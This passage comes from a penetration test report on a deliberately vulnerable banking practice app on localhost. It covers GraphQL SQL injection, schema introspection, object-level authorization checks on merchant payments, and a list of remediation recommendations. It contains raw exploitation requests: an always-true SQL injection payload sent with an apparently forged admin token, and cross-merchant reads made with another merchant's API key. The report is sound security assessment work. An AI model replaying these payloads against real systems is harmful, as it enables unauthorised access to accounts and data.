Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0Nn0.31iRpsU1ghd9qpSxtFL7PzyvC7xbB_UDEsqM8Fpvo1o
Content-Type: application/json
Content-Length: 159

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:2){scope accountNumber totalTransactions}}", "variables": {"a": 'NOPE000000' OR '1'='1'}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 146
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:28 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "ADMIN001",
      "scope": "account",
      "totalTransactions": 0
    }
  }
}
```

**Figure 74 - SQL Injection in GraphQL Resolver (A05) - http://127.0.0.1:5001 (Grey-box) - The team submitted the same non-existent account number followed by injected SQL that makes the condition always true**

### 4.2.2 Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 4.3 / 10 | Yes | CWE-200 |

| | |
|---|---|
| **Standard mapping** | **API8:2023** Security Misconfiguration (OWASP API Security Top 10 2023) |
| **Impact rating** | Low |
| **Bugcrowd VRT** | P5 - Server Security Misconfiguration (VRT 6.2) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/graphql (GraphQL endpoint) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The GraphQL endpoint answers __schema introspection queries for ordinary authenticated users. The full set of types, fields and arguments can be downloaded, including fields the official interface never uses.

#### IMPACT

Introspection hands an attacker a complete map of the GraphQL attack surface without any guessing. That accelerates the discovery of other weaknesses on the same layer: in this assessment the accountNumber argument revealed by the schema was the entry point for the SQL injection finding in the transaction summary resolver. Introspection by itself does not disclose customer data.

#### RECOMMENDATION

1. Disable introspection in production environments.
2. Restrict the endpoint to an allow-list of persisted queries so only known operations run.
3. Enforce query depth and complexity limits and apply rate limiting.
4. Ensure every resolver performs its own authorisation check.

#### REFERENCES

- VRT 6.2 - P5 Server Security Misconfiguration
- https://owasp.org/API-Security/editions/2023/en/0xa8-security-misconfiguration/
- https://cwe.mitre.org/data/definitions/200.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/graphql (GraphQL endpoint)

a. The team sent a schema introspection query using an ordinary customer token. The endpoint returned the full type and field definitions, including the transaction summary resolver and its arguments.



**Figure 75 -** GraphQL Schema Introspection Enabled (API8) - http://127.0.0.1:5001 (Grey-box) - The team sent a schema introspection query using an ordinary customer token

### 4.2.3 Broken Object Level Authorization (API1) – Broken Object Level Authorization - GraphQL Transaction Summary

| RESULT | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS TESTED |
|---|---|---|---|
| PASS | — | No | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Affected feature / URL** | http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver) |
| **Testing approach** | Grey-box |
| **Result** | **PASS** — Not vulnerable. The resolver compares the requested account number against the token holder's own account and refuses cross-object requests with an explicit error. Note that the same code path is still unsafe for administrator callers, reported under SQL Injection in GraphQL Resolver. |

#### DESCRIPTION

The team attempted to read another user's transaction summary through the accountNumber argument of the GraphQL transactionSummary resolver, targeting both a second customer and the administrator.

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/graphql (GraphQL transactionSummary resolver)

a. An ordinary customer requested their own transaction summary, which the resolver returned as intended.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY2BAk
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}", "variables": {"a": "0932191785"}}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 149
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:13 GMT

{
  "data": {
    "transactionSummary": {
      "accountNumber": "0932191785",
      "scope": "account",
      "totalTransactions": 11
    }
  }
}
```

**Figure 76 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - An ordinary customer requested their own transaction summary, which the resolver returned as intended**

b. The same customer requested another customer's account number and was refused with an explicit authorisation error.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY2BAk
Content-Type: application/json
Content-Length: 148

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}", "variables": {"a": "9159912486"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 361
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:14 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "You can only query your own transaction summary.\n\nGraphQL request:1:18\n1 | query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}\n  |                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

**Figure 77 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - The same customer requested another customer's account number and was refused with an explicit authorisation error**

c. The same customer requested the administrator's account number and was refused in the same way, confirming the control holds.

REQUEST

```
POST /graphql HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5M30.7AjI1B1dNsvCqtzM2UTwaUdBZgH8Mtrd1YGVPHY2BAk
Content-Type: application/json
Content-Length: 146

{"query": "query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}", "variables": {"a": "ADMIN001"}}
```

RESPONSE

```
HTTP/1.1 400 BAD REQUEST
Content-Type: application/json
Content-Length: 361
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:15 GMT

{
  "data": {
    "transactionSummary": null
  },
  "errors": [
    {
      "message": "You can only query your own transaction summary.\n\nGraphQL request:1:18\n1 | query($a:String){transactionSummary(accountNumber:$a,limit:3){scope accountNumber totalTransactions}}\n  |                  ^",
      "path": [
        "transactionSummary"
      ]
    }
  ]
}
```

**Figure 78 - Broken Object Level Authorization - GraphQL Transaction Summary (API1) - http://127.0.0.1:5001 (Grey-box) - The same customer requested the administrator's account number and was refused in the same way, confirming the control holds**

## 4.3 Merchant Payments API (http://127.0.0.1:5001/api/v1/payments)

### 4.3.1 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Medium | 6.5 / 10 | Yes | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Impact rating** | Medium |
| **Bugcrowd VRT** | P3 - Broken Access Control - IDOR (VRT 2.6) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/api/v1/payments/merchant_id/<merchant_id> (Merchant Payments feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The merchant payments listing returns transactions for the merchant identifier given in the URL path without checking that the API key used to authenticate actually belongs to that merchant. The check only confirms that the key is valid, not that the caller is entitled to the object requested.

#### IMPACT

Attackers can use this vulnerability to break tenant isolation and read other merchants' transactions. During testing, one registered merchant read another merchant's payment records, including the transaction amount, using only its own API key. Merchant identifiers are sequential, so an attacker can harvest every tenant on the platform and observe competitors' sales activity.

#### RECOMMENDATION

1. Ignore the merchant identifier in the path and derive the merchant from the authenticating API key.
2. If the parameter must remain, reject requests where it does not match the API key's owner.
3. Use random identifiers for merchants.
4. Remove the debug_info block that echoes the calling merchant's own API key back in the response.

#### REFERENCES

- VRT 2.6 - P3 Broken Access Control - IDOR
- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://cwe.mitre.org/data/definitions/639.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/v1/payments/merchant_id/<merchant_id> (Merchant Payments feature)

a. The first merchant listed its own payments using its own API key, establishing the intended behaviour.

REQUEST

```
GET /api/v1/payments/merchant_id/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
X-Merchant-Api-Key: vk_b6be463f6999751d74c53b68865247ce565e003583579498f2537892bc13c69a
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 795
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:10 GMT

{
  "debug_info": {
    "looked_up_by_merchant": {
      "api_key": "vk_b6be463f6999751d74c53b68865247ce565e003583579498f2537892bc13c69a",
      "auth_method": "api_key",
      "created_at": "2026-09-30 03:02:10.036422",
      "email": "victimshop@example.com",
      "id": 3,
      "is_active": true,
      "name": "None"
    }
  },
  "merchant_id": 3,
  "payments": [
    {
      "amount": 77.0,
      "authorization_code": null,
      "card_id": null,
      "card_number": null,
      "created_at": "2026-09-30 03:02:10.070155",
      "currency": "USD",
      "failure_reason": "invalid_card_number",
      "id": 1,
      "merchant_id": 3,
      "merchant_name": "None",
      "merchant_order_id": null,
      "payment_status": "failed"
    }
  ],
  "status": "success"
}
```

**Figure 79 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - The first merchant listed its own payments using its own API key, establishing the intended behaviour**

b. A second, unrelated merchant then requested the first merchant's identifier while authenticating with its own API key. The server returned HTTP 200 and disclosed the first merchant's transaction.

REQUEST

```
GET /api/v1/payments/merchant_id/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
X-Merchant-Api-Key: vk_f69b0e3717c397d562c3d2a419895ef63413a5ba0636da66ac2039fbd70fd211
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 793
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:11 GMT

{
  "debug_info": {
    "looked_up_by_merchant": {
      "api_key": "vk_f69b0e3717c397d562c3d2a419895ef63413a5ba0636da66ac2039fbd70fd211",
      "auth_method": "api_key",
      "created_at": "2026-09-30 03:02:10.043652",
      "email": "evilshop@example.com",
      "id": 4,
      "is_active": true,
      "name": "None"
    }
  },
  "merchant_id": 3,
  "payments": [
    {
      "amount": 77.0,
      "authorization_code": null,
      "card_id": null,
      "card_number": null,
      "created_at": "2026-09-30 03:02:10.070155",
      "currency": "USD",
      "failure_reason": "invalid_card_number",
      "id": 1,
      "merchant_id": 3,
      "merchant_name": "None",
      "merchant_order_id": null,
      "payment_status": "failed"
    }
  ],
  "status": "success"
}
```

**Figure 80 - Broken Object Level Authorization - Merchant Payments (API1) - http://127.0.0.1:5001 (Grey-box) - A second, unrelated merchant then requested the first merchant's identifier while authenticating with its own API key**

## 4.3.2 Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payment By ID

| RESULT | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS TESTED |
|---|---|---|---|
| PASS | — | No | CWE-639 |

| | |
|---|---|
| **Standard mapping** | **API1:2023** Broken Object Level Authorization (OWASP API Security Top 10 2023) |
| **Affected feature / URL** | http://127.0.0.1:5001/api/v1/payments/<payment_id> (Merchant Payments feature) |
| **Testing approach** | Grey-box |
| **Result** | **PASS** — Not vulnerable. The endpoint scopes its lookup to transactions owned by the API key holder, so the cross-merchant request returned a not-found response rather than leaking data. Note that a sibling endpoint in the same module does NOT apply this scoping and is reported under Broken Object Level Authorization - Merchant Payments. |

### DESCRIPTION

The team attempted to read a single transaction belonging to another merchant through the payment detail endpoint, authenticating with a different merchant's API key.

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/api/v1/payments/<payment_id> (Merchant Payments feature)

a. The owning merchant read its own transaction by identifier using its own API key, which succeeded as intended.

REQUEST

```
GET /api/v1/payments/2 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
X-Merchant-Api-Key: vk_e14704c2e08923caa90cd6b2b939d13bd413b8338852903e96d41e7ad1e55ee2
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 796
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:16 GMT

{
  "debug_info": {
    "looked_up_by_merchant": {
      "api_key": "vk_e14704c2e08923caa90cd6b2b939d13bd413b8338852903e96d41e7ad1e55ee2",
      "auth_method": "api_key",
      "created_at": "2026-09-30 03:13:16.469526",
      "email": "scopea@example.com",
      "id": 5,
      "is_active": true,
      "name": "None"
    }
  },
  "payment": {
    "amount": 42.0,
    "authorization_code": null,
    "card_id": null,
    "card_number": null,
    "created_at": "2026-09-30 03:13:16.487849",
    "currency": "USD",
    "cvv": null,
    "failure_reason": "invalid_card_number",
    "id": 2,
    "merchant_email": "scopea@example.com",
    "merchant_id": 5,
    "merchant_name": "None",
    "merchant_order_id": null,
    "payment_status": "failed"
  },
  "status": "success"
}
```

**Figure 81 - Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - The owning merchant read its own transaction by identifier using its own API key, which succeeded as intended**

b. A second merchant requested the same transaction identifier using its own API key and was refused with a not-found response, confirming the control holds.

REQUEST

```
GET /api/v1/payments/2 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
X-Merchant-Api-Key: vk_cab3c9da252d39d384da572a2f04ad33c30cc92f166c33adaaac2533ebd385c9
```

RESPONSE

```
HTTP/1.1 404 NOT FOUND
Content-Type: application/json
Content-Length: 79
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:17 GMT

{
  "message": "Payment not found",
  "payment_id": 2,
  "status": "error"
}
```

**Figure 82 -** Broken Object Level Authorization - Merchant Payment By ID (API1) - http://127.0.0.1:5001 (Grey-box) - A second merchant requested the same transaction identifier using its own API key and was refused with a not-found response, confirming the control holds

# 5 Summary of Recommendations

Based on our team's examination, vulnerabilities were found in the Vuln Bank web application and its supporting APIs that can be chained to take over customer and administrator accounts, read data belonging to other customers, and move funds that do not exist. We therefore recommend the following actions, ordered by severity.

### Authentication Failures (A07) – JWT Signature Not Verified — Critical

1. Remove the fallback path that decodes tokens with verify_signature disabled; a failed signature check must always reject the request.
2. Pin the accepted algorithm to a single expected value and reject anything else.
3. Do not take authorisation decisions from claims inside the token; look the user's role up in the database using the token subject.
4. Use a strong, randomly generated signing secret and add an exp claim.

### Injection (A05) – SQL Injection — Critical

1. Use parameterized queries (prepared statements) for every database call; never build SQL with string interpolation or concatenation.
2. Store passwords as salted hashes (bcrypt or argon2) and verify the hash in application code rather than matching the password inside a WHERE clause.
3. Apply an allow-list of permitted characters to the username field.
4. Remove raw query text and raw user records from application responses and logs.

### Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint — Critical

1. Remove debug endpoints from any build that is deployed; do not merely hide them behind an obscure path.
2. Store passwords as salted hashes (bcrypt or argon2) and never select the password column in any query that feeds a response.
3. Apply authentication and authorisation by default across all routes, denying access unless a route explicitly opts out.
4. Rotate every credential that has been exposed.

### Broken Authentication (API2) – Account Takeover via Reset PIN Disclosure — Critical

1. Never return a reset PIN, OTP or recovery token in an HTTP response; deliver it only through a verified channel belonging to the account owner.
2. Remove the debug_info block from all production responses.
3. Decommission the superseded v1 endpoints rather than leaving them reachable next to v2 and v3.
4. Replace the short numeric PIN with a long random single-use token that expires quickly.
5. Invalidate all active sessions once a password reset completes, and notify the account owner.

### Broken Object Property Level Authorization (API3) – Mass Assignment — Critical

1. Allow-list the fields a client may set, accepting only the username and password and discarding everything else explicitly.
2. Set the administrator flag and the opening balance server-side from fixed defaults.
3. Move administrator provisioning into a separate flow that requires an existing administrator.
4. Remove the debug_data block that echoes the raw submitted payload back to the client.

### Unrestricted Resource Consumption (API4) – Password Reset PIN Brute Force — Critical

1. Rate limit reset attempts per account and per source address, and lock the flow temporarily after a small number of failures.
2. Replace the 3-digit PIN with a single-use random token of at least 128 bits and a short lifetime.
3. Invalidate the recovery token after a few failed attempts and require a fresh reset request.
4. Notify the account owner on every reset request and every successful reset.

### Injection (A05) – Stored Cross-Site Scripting (XSS) — High

1. Render user-supplied values with textContent rather than innerHTML, and apply the same escaping helper already used by the other fields in that dialog.
2. Sanitise the bio server-side with an allow-list library, both when storing it and when returning it from the API.
3. Deploy a Content-Security-Policy that forbids inline scripts and event handlers.
4. Store session tokens in HttpOnly, Secure, SameSite cookies so that JavaScript cannot read them.

### Broken Object Level Authorization (API1) – Broken Object Level Authorization - Virtual Cards — High

1. Verify object ownership on every request by matching the card identifier against the user identifier carried by the token before reading or modifying anything.
2. Apply the authorisation check centrally across all card endpoints rather than per handler.
3. Use random UUIDs as card identifiers so they cannot be enumerated.
4. Log and alert on cross-object access attempts.

### Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF) — High

1. Allow-list permitted hosts and schemes, and reject URLs pointing at loopback, RFC1918 and link-local addresses or internal service names.
2. Resolve DNS first and validate the resulting IP before connecting, and re-validate on every redirect or disable redirects entirely.
3. Validate content type and size, accepting images only.
4. Store fetched content outside the web root under a random name and serve it through an authorised handler rather than as a public static file.
5. Rotate the signing secret and database credentials that were exposed.

### Insecure Design (A06) – Unrestricted File Upload — High

1. Allow-list permitted image extensions and verify magic bytes; reject anything that is not an accepted image format and re-encode images on upload.
2. Store uploads outside the web root and serve them through a handler that sets a safe content type and a Content-Disposition of attachment.
3. Serve user content from a separate domain that carries no session cookies.
4. Enforce a maximum file size and generate fully random file names.

### Security Misconfiguration (A02) – Environment File Exposure — High

1. Keep configuration files outside the web root and do not register routes that serve them.
2. Block requests for dot-files and backup extensions at the reverse proxy.
3. Move secrets into a secret manager or into environment variables that are not backed by a servable file.
4. Rotate the secret key, the JWT secret and the database credentials that have been exposed.

### Authentication Failures (A07) – Insufficient Session Expiration — Medium

1. Add an exp claim with a short lifetime and introduce revocable refresh tokens.
2. Maintain a revocation list or token identifier so that sessions can be terminated during an incident.
3. Accept tokens only from the Authorization header; stop reading them from query strings and form bodies.
4. Move session tokens into HttpOnly, Secure, SameSite cookies so JavaScript cannot reach them.

### Broken Object Level Authorization (API1) – Broken Object Level Authorization - Account Balance — Medium

1. Derive the account number from the caller's token rather than accepting it from the path.
2. If the parameter is kept, verify account ownership before returning any data.
3. Avoid guessable account numbers and stop returning other users' account numbers in any response.

### Broken Object Level Authorization (API1) – Broken Object Level Authorization - Merchant Payments — Medium

1. Ignore the merchant identifier in the path and derive the merchant from the authenticating API key.
2. If the parameter must remain, reject requests where it does not match the API key's owner.
3. Use random identifiers for merchants.
4. Remove the debug_info block that echoes the calling merchant's own API key back in the response.

### Broken Object Level Authorization (API1) – Broken Object Level Authorization - User Detail API — Medium

1. Restrict the endpoint to the token holder's own profile and expose a separate administrative endpoint that checks the caller's role against the database.
2. Use random UUIDs as user identifiers.
3. Trim the response to the minimum set of fields the interface actually needs.

### Insecure Design (A06) – Race Condition in Fund Transfer — Medium

1. Perform the balance check and the debit inside a single atomic database transaction.
2. Lock the sender's account row for the duration (SELECT … FOR UPDATE) or use a conditional update of the form UPDATE … SET balance = balance - :amount WHERE balance >= :amount.
3. Add a CHECK (balance >= 0) constraint on the balance column as a safety net.
4. Require an idempotency key and rate limit the transfer endpoint.

### Authentication Failures (A07) – Missing Rate Limiting on Authentication — Medium

1. Rate limit per account and per source address with progressive delays.
2. Lock the account temporarily or require a CAPTCHA after a number of consecutive failures.
3. Return a uniform error message so that valid usernames cannot be distinguished.
4. Log and alert on spikes in authentication failures, and offer multi-factor authentication.

### Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed — Medium

1. Disable debug mode everywhere except a developer workstation; ensure debug is off in production.
2. Run the application behind a production WSGI server such as gunicorn or uWSGI rather than the Flask development server.
3. Block the /console path at the reverse proxy as defence in depth.
4. Suppress or mask the Server header so it does not disclose exact versions.

### Injection (A05) – SQL Injection in GraphQL Resolver — Medium

1. Use parameterized queries in every resolver and remove SQL string building.
2. Validate the account number against an allow-list of characters before it reaches the database.
3. Apply least privilege to the database account the application connects with.
4. Do not treat the caller's role as a substitute for input sanitisation.

### Security Misconfiguration (API8) – GraphQL Schema Introspection Enabled — Medium

1. Disable introspection in production environments.
2. Restrict the endpoint to an allow-list of persisted queries so only known operations run.
3. Enforce query depth and complexity limits and apply rate limiting.
4. Ensure every resolver performs its own authorisation check.

### Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration — Low

1. Replace the wildcard with an explicit allow-list of trusted origins.
2. Do not send CORS headers on endpoints that are not meant to be reached cross-origin.
3. Set Vary: Origin and never reflect the Origin header blindly.
4. Review endpoints that return sensitive data without authentication.

# 6 Conclusion

OVERALL RISK RATING

## Critical

Based on our team's inspection, the Vuln Bank application is considered **insecure**. The team confirmed six Critical issues that each independently grant administrator control of the platform, including authentication bypass through SQL injection, account takeover through the password recovery flow, and acceptance of forged session tokens. Several controls did hold and are documented as Pass results, but they are undermined by the token validation weakness, since a role check is only as trustworthy as the token it reads. The team recommends treating the Critical and High findings as a single remediation effort rather than as isolated fixes, and rotating every credential disclosed during this assessment.

# 7 Attachments

| Attachment | Description |
| --- | --- |